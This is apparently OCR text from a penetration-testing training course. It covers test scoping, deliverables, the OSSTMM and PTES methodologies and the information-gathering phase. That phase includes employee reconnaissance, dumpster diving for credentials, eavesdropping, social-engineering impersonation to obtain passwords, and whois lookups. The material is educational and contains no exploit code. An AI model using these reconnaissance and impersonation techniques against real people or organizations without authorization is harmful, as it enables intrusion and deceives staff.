
- Scope of target systems and applications:
  - What systems/apps do you want to be tested?
- Black box versus white box versus grey box:
  - What type of information will be available to the tester prior to testing?

Advanced Security Essentials

Here, are a series of typical questions used to determine the scope of testing when the tester meets with the target organization's technical and business staff. These questions include (but are not limited to):

- **Scope of target systems:** What systems and/or applications do you want to be tested? The tester could request architecture, design, and network diagrams of the target organization and have a business and technical discussion outlining the interrelationship between technical system assets, such as computer hardware and software, and network infrastructure, to the business processes and functions that occur within the organization. For example, there may be an HR hiring business process, which is supported by an HR computer system. The tester and target organization must understand the impacts to the business of allowing the HR system to be a part of the penetration test.

- **Black box versus white box versus grey box:** What type of information will be available to the tester, prior to testing? This is good information to capture. If the target organization provides the tester with no information about the target system or resources, this is called black box testing. When the organization provides the tester with complete information about the target systems or networks, this is called white box testing. Many testers also refer to "grey box testing," where partial info is provided. It is important to know what testing perspective you plan to use.



Deliverables of Penetration Testing


- Daily/weekly logs
- Findings Report:
  - Executive summary
  - Prioritized vulnerabilities
  - Countermeasures
  - Technical appendices

Advanced Security_Essentials

Depending on the length of the penetration test, either daily or weekly summaries should be provided to the client organization. These can be provided just before the regular status meetings to ensure that everyone has had a chance to review them. The summaries are a log of events that have occurred, including what systems or networks have been tested and what vulnerabilities have been found so far. It is critical to have an open, honest, and secure line of communication between the tester and the sponsoring organization. Positive feedback to the sponsoring organization is key to a successful penetration test. The organization may require key vulnerabilities affecting the target. The organization may be quick to apply patches to quickly resolve those vulnerabilities; however, it is critical to convey to the organization that any changes to the existing baseline environment, such as the introduction of a new patch, may change the testing environment. If possible, it is critical to have a stable baseline target environment. By doing so, it will be easy for the organization to independently assess and review the vulnerability and apply a suitable countermeasure after the test has been completed. In some cases, applying a patch to the target environment can invalidate the current test results and can make the organization more vulnerable as a result.

When the testing is complete, a formal Findings Report should be delivered to the target organization, as outlined in the Rules of Engagement. This details all of the vulnerabilities that were discovered and recommended countermeasures for each exploited vulnerability. A suitable assessment of the vulnerability and recommended countermeasure is critical to assess the existing and residual risk of the vulnerability. The organization, upon review of the vulnerability, determines if they accept the existing risk posed by the vulnerability.

It is also a good idea to create an executive summary that outlines the most critical vulnerabilities to address as soon as possible. The report is often delivered in hard copy form, or burned onto a CD. This keeps it more secure from access or interception by malicious individuals. It is also determined ahead of time, often during the first phase of Determine the Scope, who will receive the final report at the conclusion of the test. We'll cover reporting in more detail later.



Pen Testing Methodologies


- OSSTMM:
  - Now v3, more scientific assessment approach
  - www.osstmm.org
- Penetration Testing Execution Standard (PTES):
  - Extensive and robust, newer (in beta)
  - Includes both detailed instructions and framework diagrams
  - www.pentest-standard.org

Advanced Security Essentials

There are several well-defined testing methodologies in existence today, and some organizations and testing teams may want to follow along with them.

The Open-Source Security Testing Methodology Manual (OSSTMM) provides a methodology for a thorough security test. A proper methodology makes for a valid security measurement that is consistent and repeatable. An open methodology means that it is free from political and corporate agendas. It includes information for project planning, quantifying results, and the Rules of Engagement for those who will perform the security tests.

The Penetration Testing Execution Standard (PTES) is a newer framework that includes framework diagrams, or “mindmaps," of various testing approaches and stages, as well as written instructions on running tools, analyzing data, etc. This program is still under development, but has a significant amount of material and more is added all the time.




PTES Example

- Threat modelling
  - Business asset analysis
    - This goes beyond PII, PHI and Credit Cards
    - Define and bound Organizational Intelectual Property
    - Keys To Kingdom
      - Trade Secrets
      - Research & Development
      - Marketing Plans
      - Corporate Banking/Credit Accounts
      - Customer Data
      - Supplier Data
      - Critical Employees
        - Executives
        - Middle Managers
        - Admins
        - Engineers
        - Technicians
        - HR
        - Executive Assistants
  - Business process analysis
    - Technical infrastructure used
    - Human infrastructure
    - 3rd party usage
  - Threat agents/community analysis
    - Internal Users
      - Executives
      - Middle Management
      - Administrators
      - Developers
      - Engineers
      - Technicians
    - Competitors
    - Nation States
    - Organized Crime
    - Weekend Warriors
  - Threat capability analysis
    - Analysis of tools in use
    - Availability to relevant exploits/payloads
    - Communication mechanisms (encryption, dropsites, C&C, bulletproof hosting)
  - Finding relevant news of comparable Organizations being compromised

Advanced Security Essentials

This is an example of one PTES "MindMap" section on Threat Modeling.




Basic Pen Testing Process

- Determine the scope
- Information gathering
- Scanning
- Enumeration
- Exploiting
- Pivoting
- Reporting

Advanced Security Essentials

The next phase of penetration testing is the Information Gathering phase. This is where information is collected to be used to exploit the system; however, the information at this stage is not obtained from the target system. Instead, the information is obtained from open, non-obtrusive systems that do not interact with the target system. This section of the course covers the tools, techniques, and resources for collecting general information and information of interest to understand the security posture of the target system.




Information Gathering Phase

- Unearth initial information about target(s)
- Locate network ranges
- Discover services/access points of entry
- Perform reconnaissance on employees and related people
- Plan the next phase for scanning and enumeration

Advanced Security Essentials

After the Determine the Scope phase has been successfully completed with a contract or plan to get underway with the test, it is time to go to the Information Gathering phase of penetration testing. At this phase, it is critical to think like an attacker in the Reconnaissance phase. What types of information would an attacker be able to obtain and consider useful? Once the information is identified, what are the sources of the target information? What are the methods to easily obtain the information from the sources in a way that is not easily detected? There are several types in the Information Gathering stage of penetration testing. These steps are applicable to determining the types of network capabilities of the target system. We explore each of these steps in detail in further slides:

- Unearth initial information about target(s).
- Locate network ranges.
- Discover services/access points of entry.
- Perform reconnaissance on employees and related people.
- Plan the next phase for scanning and enumeration.




Information Types of Interest

- Types of information:
  - Address ranges
  - E-mail addresses
  - Contact information
  - Devices and applications used
  - Public systems/data
  - Company/organizational information
  - "Mistakes" (data exposed inadvertently)

Advanced Security Essentials

Information is a key resource to any organization, and those who have access to sensitive corporate knowledge are in an extremely powerful position to compromise the system. During the Determine the Scope phase, the tester will ascertain several key organizational assets, their role in supporting the organizational mission, and the individuals that have control over those assets. The identified assets will store, process, and transmit important information from a testing perspective that will become useful in future phases of the testing. In the Information Gathering phase, the tester will look to acquire non-intrusive information about the target. There are several sources to acquire the information, and we discuss them on the next slide.

Critical pieces of information from a networking perspective are the network address ranges, system administrator e-mail address, organizational contact information, types of network devices, and applications used. This information-gathering step in the process is typically called footprinting. The collected information enables the tester to strategically focus resources on building a map of the organization's social infrastructure. By having this information, the tester is able to eliminate several networking and social engineering techniques and choose the approach that best fits the solution to exploit several vulnerabilities in the organization. In addition, collecting all available information enables the tester to ensure that information that would be critical to a successful penetration test is not overlooked.



Information Gathering Sources

- Domain name lookup
- Newsgroups
- Google
- Target website
- Traceroute
- News articles
- Blogs and wikis
- Miscellaneous other methods


Advanced Security Essentials

As discussed in the previous slide, there are several sources of footprinting. This slide lists several available methods of information gathering. Depending on the scope of the test the penetration tester is performing and the agreed terms of the test with the target organization, a penetration tester can use none, some, or all of the resources discussed below. These sources represent a small but representative subset of the available sources available to penetration testers. The next set of slides provides you, the student, with a general understanding of these sources. This section covers each of these techniques. There are also numerous other information gathering techniques beyond these, however, this list gives you a good baseline of where to start gathering information about the target.

One source is open source footprinting. These sources include: domain name lookups, newsgroups, Google and other search engines, target websites, traceroute, news articles, blogs/wikis, and miscellaneous other methods.

Newsgroup postings are also a good source of e-mail addresses, as well as the company's website. The company website often includes contact information for numerous individuals, to include ordering a complete employee directory! Newsgroup postings, vendor articles, and other news articles may address the types of devices (such as Cisco routers or Juniper firewalls) and applications (such as Peoplesoft) that are used. You can also find public information by searching through DNS records and the organization's website and looking at the URLs. Once again, newsgroup postings are a good source of information because company techies will post questions looking for a solution or to fix a problem, and they give too much information away in the process.

There are several tools used by penetration testers to acquire this type of open source footprinting. Specific tools, such as dig, nslookup, and whois are discussed in future slides.




Miscellaneous Other Methods

- Dumpster diving:
  - Sensitive data
  - Credentials and access control info
  - Technical manuals and app details
- Physical access:
  - Photos/visual recon
  - Eavesdropping
- Social engineering (covered later)

Advanced Security Essentials

There are several other miscellaneous ways to gather information on the target system and organization. Dumpster diving is a valuable way to find printouts, manuals, diagrams and all kinds of other important information that is thrown away without any regard for protecting the sensitive information. It's not a very fun or pleasant job, but it can have great rewards. Having physical access to the target site is also helpful, even if it means sitting in the public lobby or, better yet, sitting in the cafeteria and listening in on lunch meetings.

Last, but certainly not least, social engineering is a great source of information. If you sweet talk someone well enough or impersonate someone well enough, you can get anything from IP addresses to passwords. We cover social engineering in more depth later.




Domain Name Lookup: Whois

- Whois:
  - www.arin.net
  - www.internic.net
  - www.allwhois.org
- Whois client:
  - www.samspade.org

Advanced Security Essentials

A whois query provides information on the target, the registered domain name, registered name servers, IP addresses, and contact information. There are several different whois websites and desktop clients, such as Sam Spade, for obtaining whois information. Some of these services may reveal more information than the others, so it is best to use several different methods of whois lookup. You can also use whois from the command line on many operating systems. Whois tools can be found on the web at http://www.arin.net, http://www.internic.net, http://www.allwhois.org, and http://www.samspade.org.



